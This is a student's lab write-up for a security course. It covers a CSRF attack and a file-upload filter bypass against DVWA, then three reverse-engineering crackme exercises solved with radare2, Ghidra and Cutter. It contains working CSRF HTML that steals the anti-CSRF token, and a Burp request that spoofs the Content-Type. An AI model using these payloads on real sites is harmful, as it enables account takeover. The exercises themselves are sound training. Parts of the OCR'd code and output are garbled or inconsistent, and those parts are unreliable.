

Assignment 5


Wednesday, 15 May 2024 10:04 PM

Part 1 - Advanced Web Exploits

q1. [1 point] - When on the high-security setting of DVWA, a unique ANTI-CSRF token is created each time the password change page is accessed, as shown in the workshop. To launch a CSRF attack in this case, we first need to steal the token. Create an HTML (name it: 'csrf.html') file that can steal the token from the DVWA CSRF page [http://\[hacklabvm_ip\]/DVWA/vulnerabilities/csrf](http://[hacklabvm_ip]/DVWA/vulnerabilities/csrf) and change the password to 'csf2024s1'. You can use the template [here](#). Show the content of your csrf.html file.

[HINT] To properly craft the malicious HTML file, you will need to take note of the request sent by DVWA when the change password is triggered.

The html file used for csrf is shown below in the screenshot. The html file works when it is loaded into a browser, the hidden iframe triggers a script that sends a forged request to change the user's password associated with the provided token.



```
<html>
<body>
<p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
<script>
function maliciousPayload() {
    var iframe = document.getElementById("myFrame");
    var doc = iframe.contentDocument;
    var token = doc.getElementsByName("user_token")[0].value;
    const http = new XMLHttpRequest();
    const url = "http://192.168.56.113/DVWA/vulnerabilities/csrf/?password_new=csf2024s1&password_change=Change&user_token=" + token +
    "#";
    http.open("GET", url);
    http.send();
    console.log("password changed");
}
</script>
</body>
</html>
```

q2. [1 point] - Set the DVWA security level to MEDIUM. Upload the csrf.html file to the "hackable/uploads/" folder. Provide details of the steps you use to upload the HTML file with the security level set at medium.

[HINT] Set the DVWA security level to MEDIUM first. At this level of security, you won't be able to upload the HTML file directly as only certain file types are allowed. You may need a proxy intervention.

I followed the following steps to upload the file onto the server.

- Put safety to "Medium"
- Select the html file but in medium security setting, only images or jpeg formats are allowed, the html format is not accepted so before submitting the form, set up burp suite to intercept the request.



Vulnerability: File Upload

Choose an image to upload:


csrf.html

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

Username: admin
Security Level: medium

- Intercept the request and change text/html to image/jpeg then forward the request.



The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /DVWA/vulnerabilities/upload/ HTTP/1.1


```


1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.113:80
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----995320121237305485462404340345
8 Content-Length: 1300
9 Origin: http://192.168.56.113
10 Content-Type: application/x-www-form-urlencoded
11 Referer: http://192.168.56.113/DVWA/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=0g0x49ribjtg3r3g6m11027en2f
13 Upgrade-Insecure-Requests: 1
14
15 Content-Disposition: form-data; name="uploaded"; filename="csrf.html"
16 Content-Type: image/jpeg
17
18 00000
19 Content-Disposition: form-data; name="uploaded"; filename="csrf.html"
20 Content-Type: image/jpeg
21
22
23 <html>
24 <body><p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
25 <iframe id="myFrame" src="http://192.168.56.113/DVWA/vulnerabilities/csrf/" style="visibility: hidden;">
26 <script>document.write("maliciousPayload");</script></iframe>
27 <script>
28   function maliciousPayload() {
29     console.log("password changed!");
30   }
31   var iframe = document.getElementById("myFrame");
32   var doc = iframe.contentDocument;
33   var token = doc.getElementsByName("user_token")[0].value;
34   const url = "http://192.168.56.113/DVWA/vulnerabilities/csrf/?password_new=csf2024s1&password_conf=csf2024s1&Change=Change&user_token=" + token + "#";
35   http.open("GET", url);
36   http.send();
37   http.onreadystatechange = function() {
38     console.log("password changed!");
39   }
40   </script>
41 </body>
42 </html>
43
44
45 Content-Disposition: form-data; name="Upload"
```
- Protocol:** HTTP/1.1
- Path:** /DVWA/vulnerabilities/upload/
- Request query parameters:** 0
- Request body parameters:** 3

Name	Value
MAX_FILE_SIZE	100000
uploaded	<html><body><p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p><iframe id="myFrame" src="http://192.168.56.113/DVWA/vulnerabilities/csrf/" style="visibility: hidden;"><script>document.write("maliciousPayload");</script></iframe><script>function maliciousPayload() {<div>password changed!</div>}</script></body></html>
Upload	Upload
- Request cookies:** 2

Name	Value
security	medium
PHPSESSID	0g0x49ribjtg3r3g6m11027en2f
- Request headers:** 12

Name	Value
Host	192.168.56.113
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

- After forwarding the request, the file upload DVWA page displays a confirmation of the upload as seen in the screenshot below.



q3. [1 point] - Show that after a user visit [http://\[hacklabvm_ip\]/hackable/uploads/csrf.html](http://[hacklabvm_ip]/hackable/uploads/csrf.html) to an external site, the password changes to 'csf2024s1'. Explain what happened.

[HINT] To trigger the malicious HTML, note the location where you uploaded your file. Also, consider changing the DVWA security back to high, as the anti-CSRF token is only used in high settings.

- Now to trigger the csrf attack, load the page <http://192.168.56.113/hackable/uploads/csrf.html> as shown in the screenshot below.

INSERT SCREENSHOT HERE - NOT attempted

- To verify that the password has been changed, login using the new password

INSERT SCREENSHOT HERE - Not attempted

Part 2 - Digital Forensics

q1. [2 points] Reversing (1)

- Download this [binary](#). You can run it as "./q1" in Linux
- You ARE NOT allowed to patch this program
- Use Ghidra, Cutter, or Radare2 (or something else) to decompile and deduce the password required for revealing the secret.
- Get the program to print the secret.

First, I started by executing the file to observe what I may need to do. Observing from the screenshot below, it appears that we need to look for some sort of input validation as the user input is being compared with some sort of stored parameter, I will be using Radare2 for this.

Then to view more detail about the stored parameter, I decided to use the pd command to disassemble the code as shown in the screenshot below.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
(root@kali:~/home/kali/Desktop]
# chmod +x q1-2

[root@kali:~/home/kali/Desktop]
# ./q1-2
What is the password?
cyber is hard
Sorry, wrong password...

[root@kali:~/home/kali/Desktop]
# r2 -d ./q1-2
rарун: ./q1: file not found
rарун: ./q1: file not found
rарун: ./q1: file not found
[в] Cannot open 'dгg://./q1' for writing.

[root@kali:~/home/kali/Desktop]
# r2 -d ./q1-2
[0x7ffff7fe54d0]: pd
;-- rip:
0xfffff7fe54d0 4889e7    mov rdi, rsp
0xfffff7fe54d3 e8d0b00000 call 0xfffff7fe60b0
0xfffff7fe54d8 4889c4    mov r12, rax
0xfffff7fe54db 488b1424  mov rdx, qword [rsp]
0xfffff7fe54df 4889d6    mov rsi, rdx
0xfffff7fe54e2 4898e5    mov r13, rsp
0xfffff7fe54e5 4883e4f0  and rsp, 0xfffffffffffffff0
0xfffff7fe54e9 48803d107b01. mov rdi, qword [0x7ffff7ffd000] ; [0x7ffff7ffd000:8]=0
0xfffff7fe54f0 48804cd10 lea rcx, [r13 + rdx*8 + 0x10]
0xfffff7fe54f5 4898d508  lea rdx, [r13 + 8]
0xfffff7fe54f9 31ed      xor ebp, ebp
0xfffff7fe54fb e8b0a9feff call 0xfffff7fcfeb0
0xfffff7fe5500 488d15e9a5fe. lea rdx, [0xfffff7fcfaf0]
0xfffff7fe5507 4c89ec    mov rsp, r13
0xfffff7fe550a 41f1e4    jmp r12
0xfffff7fe550d 0f1f00    nop dword [rax]
0xfffff7fe5510 53       push rbx
0xfffff7fe5511 4889fb    mov rbx, rdi
0xfffff7fe5514 488d05958d01. lea rax, [0xfffff7fe2b0]
0xfffff7fe551b 488d15de1300. lea rdx, [0xfffff7fe6900]
0xfffff7fe5522 48803f    mov rdi, qword [rdi]
0xfffff7fe5525 4c8b0d8c7501. mov r9, qword [0xfffff7ffcab8] ; [0xfffff7ffcab8:8]=0
0xfffff7fe552c 48c71fffff. mov rcx, 0xfffffffffffffff
0xfffff7fe5533 be0100008c. mov esi, 0x8c000001
0xfffff7fe5538 448b05817501. mov r8d, dword [0xfffff7ffcac0] ; [0xfffff7ffcac0:4]=0
0xfffff7fe553f 4883ec08. sub rsp, 8
0xfffff7fe5543 ff30      push qword [rax]
0xfffff7fe5545 e83614ffff call 0xfffff7fd6980
```

File Actions Edit View Help

File System Home dnsmap.txt

```
0xfffff7fe5545 e83614ffff call 0xfffff7fd6980
0xfffff7fe554a 48894308 mov qword [rbx + 8], rax
0xfffff7fe554e 58 pop rax
0xfffff7fe554f 5a pop rdx
0xfffff7fe5550 5b pop rbx
0xfffff7fe5551 c3 ret
0xfffff7fe5552 66662e0f1f84. nop word cs:[rax + rax]
0xfffff7fe555d 0f1f00 nop dword [rax]
0xfffff7fe5560 53 push rbx
0xfffff7fe5561 4889fb mov rbx, rdi
0xfffff7fe5564 4531c9 xor r9d, r9d
0xfffff7fe5567 4531c0 xor r8d, r8d
0xfffff7fe556a 4883ec10 sub rsp, 0x10
0xfffff7fe556e 48c747100000. mov qword [rdi + 0x10], 0
0xfffff7fe5570 488b7708 mov rsi, qword [rdi + 8]
0xfffff7fe557a 488d542408 lea rdx, [rsp + 8]
0xfffff7fe557f 488b3f mov rdi, qword [rdi]
0xfffff7fe5582 48c744240800. mov qword [rsp + 8], 0
0xfffff7fe558b 6a00 push 0
0xfffff7fe558d 488d8eb80300. lea rcx, [rsi + 0x3b8]
0xfffff7fe5594 6a02 push 2
0xfffff7fe5596 e8f5f7feff call 0xfffff7fd4d90
0xfffff7fe5598 488b542418 mov rdx, qword [rsp + 0x18]
0xfffff7fe55a0 59 pop rcx
0xfffff7fe55a1 5e pop rsi
0xfffff7fe55a2 4885d2 test rdx, rdx
0xfffff7fe55a5 7417 je 0xfffff7fe55be
0xfffff7fe55a7 66837a06f1 cmp word [rdx + 6], 0xffff
0xfffff7fe55ac 741a je 0xfffff7fe55c8
0xfffff7fe55ae 4885c0 test rax, rax
0xfffff7fe55b1 7415 je 0xfffff7fe55c8
0xfffff7fe55b3 488b00 mov rax, qword [rax]
0xfffff7fe55b6 48034208 add rax, qword [rdx + 8]
0xfffff7fe55ba 48894310 mov qword [rbx + 0x10], rax
0xfffff7fe55b9 4883c410 add rsp, 0x10
0xfffff7fe55c2 5b pop rbx
0xfffff7fe55c3 c3 ret
[0xfffff7fe54d0]: pdc
Cannot find function in 0x7ffff7fe54d0
[0xfffff7fe54d0]: s main
[0x55555540098d]: pdc
Cannot find function in 0x55555540098d
[0x55555540098d]: s main
[0x55555540098d]: aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Skipping type matching analysis in debugger mode (aaft)
```

Observing the disassembled code in the screenshot below, the user input seems to be getting compared to the phrase " I Love Cyber Security".

```

[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or -aaaa to perform additional experimental analysis.
[0x55555540098d]> pdc
int main (int esi, int edx) {
    loc_0x55555540098d:
        // DATA XREF from entry0 @ 0x55555540071d
        push (rbp)
        rbp = rsp
        rsp -= 0x420
        dword [var_414h] = edi // argc
        qword [var_420h] = rsi // argv
        rax = qword fs:[0x28]
        qword [var_8h] = rax
        eax = 0
        rdi = rip + str.What_is_the_password_ // 0x555555400cbf // "What is the password?"
        sym.imp.puts_()
        // int puts("What is the password?")
        rdx = qword [reloc.stdin] // [0x555555602010:8]=0
        rax = var_410h
        esi = 0x400 // 1024
        rdi = rax
        sym.imp.fgets_()
        // char *fgets("", -1, ?)
        rax = var_410h
        rsi = rip + 0x2ec // "\n"
        // 0x555555400cd5
        rdi = rax
        sym.imp.strtok_()
        // char *strtok("", "\n")
        rax = var_410h
        esi = 0xd // 13
        rdi = rax
        sym.rot_() // sym.rot(0x0, 0x0)
        rax = var_410h
        rsi = rip + str.I_Love_Cyber_Security_ // 0x555555400cd7 // "I Love Cyber Security!"
        rdi = rax
        sym.imp.strcmp_()
        // int strcmp("", "I Love Cyber Security!")
        var = eax & eax
        if (var) goto loc_0x555555400a2b // likely

    loc_0x555555400a2b:
        // CODE XREF from main @ 0x555555400a1d
        rdi = rip + str.Sorry_wrong_password... // 0x555555400cee // "Sorry, wrong password ... "
        sym.imp.puts_()
        // int puts("Sorry, wrong")
        // do {
    loc_0x555555400a37:
        // CODE XREF from main @ 0x555555400a29
        eax = 0
        rcx = qword [var_8h]
        rcx ^= qword fs:[0x28]
        if (!var) goto loc_0x555555400a50 // unlikely
        // } while (?);
        // } while (?);
    }
    return eax;
loc_0x555555400a50:
    // CODE XREF from main @ 0x555555400a49
    leav // rbp
    re

loc_0x555555400a4b: // orphan
    sym.imp._stack_chk_fail_()

}
[0x55555540098d]> █

```

Trying this phrase as the password, it does not appear to work. This indicates that the password may have undergone some sort of encryption.

```

}
[0x55555540098d]>
zsh: suspended  r2 -d ./q1-2

[(root㉿kali)-[/home/kali/Desktop]]
# ./q1-2
What is the password?
I Love Cyber Security
Sorry, wrong password ...

[(root㉿kali)-[/home/kali/Desktop]]
# █

```

Taking a closer look in the decompiled code, it appears that the password is sent through a function called `rot()`. `Rot` is a simple letter substitution cipher.

```

sym.rot () // sym.rot(0x0, 0x0)
rax = var_410h
rsi = rip + str.I_Love_Cyber_Security_ // 0x555555400cd7 // "I Love Cyber Security!"
rdi = rax
sym.imp.strcmp ()
// int strcmp("", "I Love Cyber Security!")

```

There are a lot of ROT algorithms, lets assume that the code implements a ROT 13 which are common. ROT 13 replaces a letter with the 13th letter after it in the Latin alphabet. A simple python program such as one below can replicate this.

The Actions Edit View Help

```

def rot13(text):
    result = ""
    for char in text:
        if 'A' <= char <= 'Z':
            result += chr((ord(char) - ord('A') + 13) % 26 + ord('A'))
        elif 'a' <= char <= 'z':
            result += chr((ord(char) - ord('a') + 13) % 26 + ord('a'))
        else:
            result += char
    return result

```

Running this script gives us the password which is "V Ybir Plorer Fpvcurll!". Now to verify, we use this as shown in the screenshot below. If this assumption was wrong, I would have used Ghidra to decompile and see more detail regarding the ROT algorithm used.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(root@kali)-[~/home/kali/Desktop]

./q1-2

What is the password?

V Ybir Plore Frphevg!

Sorry, wrong password ...

(root@kali)-[~/home/kali/Desktop]

#

(root@kali)-[~/home/kali/Desktop]

#

(root@kali)-[~/home/kali/Desktop]

#

(root@kali)-[~/home/kali/Desktop]

./q1-2

What is the password?

V Ybir Plore Frphevg!

/ On the sea of the heavens Waves of
| cloud arise, The moon-a boat- Amongst a |
| forest of stars Rows on, hidden, or so |
\ it seems. /

\ ^ / \ v ^
((o o))
\\ / | \ //
V | | V
| | | |
| o | |
px @ | m | | m |

(root@kali)-[~/home/kali/Desktop]

#

rot.py

q2. [2 points] Reversing (2)

- Download this [binary](#) [Download binary](#). You can run it as "./q2" in Linux
- You ARE NOT allowed to patch this program
- Use Ghidra/Cutter/Radare2 to determine what you need to do outside of the program to get it to reveal the secret
- Get the program to print the secret

Running the program to observe its behaviour, it appears that the program does not want to display the secret.

```
[root@kali]~[/home/kali/Desktop]
# chmod +x q2-2.2

[root@kali]~[/home/kali/Desktop]
# ./q2-2.2
Sorry no secret for you!

[root@kali]~[/home/kali/Desktop]
#
```



Using Radare2 to disassemble the code, it appears that the yellow boxed code might be of interest.

```
[root@kali]~[/home/kali/Desktop]
# r2 -d ./q2-2.2

[0x7ffff7fe54d0]> s main
[0x55555400820]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x55555400820]> pdc
int main (int esi, int edx) {
    loc_0x55555400820:
        // DATA XREF from entry0 @ 0x5555540065d
        push (rbp)
        rbp = rsp
        rsp -= 0x20
        dword [var_14h] = edi // argc
        qword [var_20h] = rsi // argv
        rdi = rip + str.csf.is.a.great.course.yay // 0x55555400a1f // "csf.is.a.great.course.yay"
        sym.imp.gethostbyname ()
        qword [var_8h] = rax
        var = qword [var_8h] - 0
        if (var) goto loc_0x55555400854 // unlikely
    ghidra_0x55555400820:
        // CODE XREF from main @ 0x55555400844
        eax = 0
        sym.print_secret ()
        // do {
    loc_0x5555540085e:
        // CODE XREF from main @ 0x55555400852
        eax = 0
        leav // rbp
        re
        // } while (?);
        // } while (?);
    }
    return eax;
}
[0x55555400820]>
```

Using Radare2 does not reveal enough information, using Ghidra we get the following decompiled code.

```
undefined8 main(void)
{
    hostent *phVar1;

    phVar1 = gethostbyname("csf.is.a.great.course.yay");
    if (phVar1 == (hostent *)0x0) {
        puts("Sorry no secret for you!");
    }
    else {
        print_secret();
    }
    return 0;
}
```

The above decompiled code reveals that to obtain the secret, we need to ensure that the hostname "csf.is.a.great.course.yay" resolves to a valid IP address. This can be done by adding this in the hosts file in the /etc/hosts directory.

The screenshot below shows the entry added into the hosts file. This will bypass the hostname resolution check.

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
127.0.0.1      csf.is.a.great.course.yay

root@kali: /home/kali/Desktop
```

Running the program again, it now resolves the hostname "csf.is.a.great.course.yay" to the IP address 127.0.0.1 and the function `print_secret` is called printing the secret as shown in the screenshot below.

```
(root㉿kali)-[~/Desktop]
# ./q2-2.2

/ This world Does not go on forever- Men \
| know it, yet With the chilly autumn   |
\ wind How I feel it now.               /



\ \
  / \_)o<
  |   \
  |  o . o |
  \_____/
"N]

(root㉿kali)-[~/Desktop]
#
```

q3. [2 points] Reversing (3)

- Download this [binary](#). You can run it as "./q3" in Linux
 - YOU SHOULD patch this program to get it to reveal the secret using Ghidra/Cutter/Radare2 (as per workshop, I think Cutter is easiest, but feel free to use any program).
 - Use the modified (patched) program to print the secret

Running the program reveals nothing.

```

└─[root@kali]─[/home/kali/Desktop]
  └─# ls
    Cutter-v2.3.4-Linux-x86_64.AppImage  ghidra_11.0.3_PUBLIC  ghidra_11.0.3_PUBLIC_20240410.zip  q1-2  q2-2.2  q3-2
    └─# ./q3-2
      try harder
      └─[root@kali]─[/home/kali/Desktop]
        └─# 

```

Home

ghidra_11.0...

ghidra_11.0...

Then onto decompiling the program. It appears that the program compares the parameter with the hexadecimal value 0xf4241. If the parameter is less than the hexadecimal, a "try harder" message is printed, else it prints the secret.

```

File Edit View Windows Debug Tools Help
Type flag name or address here
Functions Decomplier (main)
Name
Offset: 0x0000007c3
Size: 0x37
Import: false
Nargs: 0x2
Nbbs: 0x4
Nlocals: 0x2
Call type: amd64
Edges: 4
StackFrame: 24
Comment:
int32_t main (void) {
    *(var_ch) = edi;
    *(var_18h) = rsi;
    if (*(var_ch) > 0xf4240) {
        eax = 0;
        print_secret ();
    } else {
        puts ("try harder");
    }
    eax = 0;
    return eax;
}

```

As suggested in the question, the binary needs to be patched to ensure that the conditions checking the parameter against the hexadecimal always evaluates and jumps to print the secret. We can do this by changing the comparison instruction using Cutter.

```

File Edit View Windows Debug Tools Help
Type flag name or address here
Functions Disassembly
Name
entryinit0
entry0
main
Offset: 0x000007c3
Size: 0x37
Import: false
Nargs: 0x2
Nbbs: 0x4
Nlocals: 0x2
Call type: amd64
Edges: 4
StackFrame: 24
Comment:
sym__do_global_dtors_au
sym__libc_csu_fini
sym__libc_csu_init
sym_fini
sym_init
sym_deregister_tm_clones
sym.imp._cxa_finalize
sym.imp._stack_chk_fail
sym.imp.printf
sym.imp.puts
sym.print_secret
sym.register_tm_clones
0x00000791 lea    rax, [var_168h]
0x00000798 mov    rsi, rax
0x0000079b lea    rdi, [data.00000888] ; 0x888 ; const char *format
0x000007a2 mov    eax, 0
0x000007a7 call   printf ; sym.imp.printf ; int printf(const char *format)
0x000007ac nop
0x000007ad mov    rax, qword [canary]
0x000007b1 xor    rax, qword fs:[0x28]
0x000007b4 je    0x7c1
0x000007bc call   __stack_chk_fail ; sym.imp.__stack_chk_fail ; void __stack_chk_fail(void)
0x000007c1 leave
0x000007c2 ret
int main(int argc, char **argv, char **envp);
; arg int argc @ rdi
; arg char **argv @ rsi
; var char **var_18h @ stack - 0x18
; var int var_ch @ stack - 0xc
0x000007c3 push   rbp
0x000007c4 mov    rbp, rsp
0x000007c7 sub    rsp, 0x10
0x000007cb mov    dword [var_ch], edi ; argc
0x000007ce mov    qword [var_18h], rsi ; argv
0x000007d2 cmp    dword [var_ch], 0xf4240
0x000007d9 jle    0x7e7
0x000007db mov    eax, 0
0x000007e0 call   print_secret ; sym.print_secret
0x000007e5 jmp    0x7f3
0x000007e7 lea    rdi, [str.try_harder] ; 0x9e6 ; const char *
0x000007e8 call   puts ; sym.imp.puts ; int puts(const char *)
0x000007f3 mov    eax, 0
0x000007f8 leave
0x000007f9 ret
0x000007fa nop    word [rax + rax]
.libc_csu_init(int64_t arg1, int64_t arg2, int64_t arg3);
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
; arg int64_t arg3 @ rdx
0x00000800 push   r15
0x00000802 push   r14
0x00000804 mov    r15, rdx ; arg3
0x00000807 push   r13
0x00000809 push   r12

```

As shown in the screenshot below, we can change the line "cmp dword [var_ch], 0xf4240" to nop i.e. The instruction is then skipped.

The modal dialog shows the instruction at address 0x000007d2 being edited. The original instruction is 'cmp dword [var_ch], 0xf4240'. The new instruction is 'nop'. There is a checkbox 'Fill all remaining bytes with NOP opcodes' which is checked. The 'OK' button is highlighted.

Now that we have patched the condition, the condition will always evaluate to print the secret. This is shown in the screenshot below.

```

Only C and default locale supported with the posix collation implementation
Case insensitive sorting unsupported in the posix collation implementation
Numeric mode unsupported in the posix collation implementation
Only C and default locale supported with the posix collation implementation
Only C and default locale supported with the posix collation implementation
Case insensitive sorting unsupported in the posix collation implementation
Numeric mode unsupported in the posix collation implementation
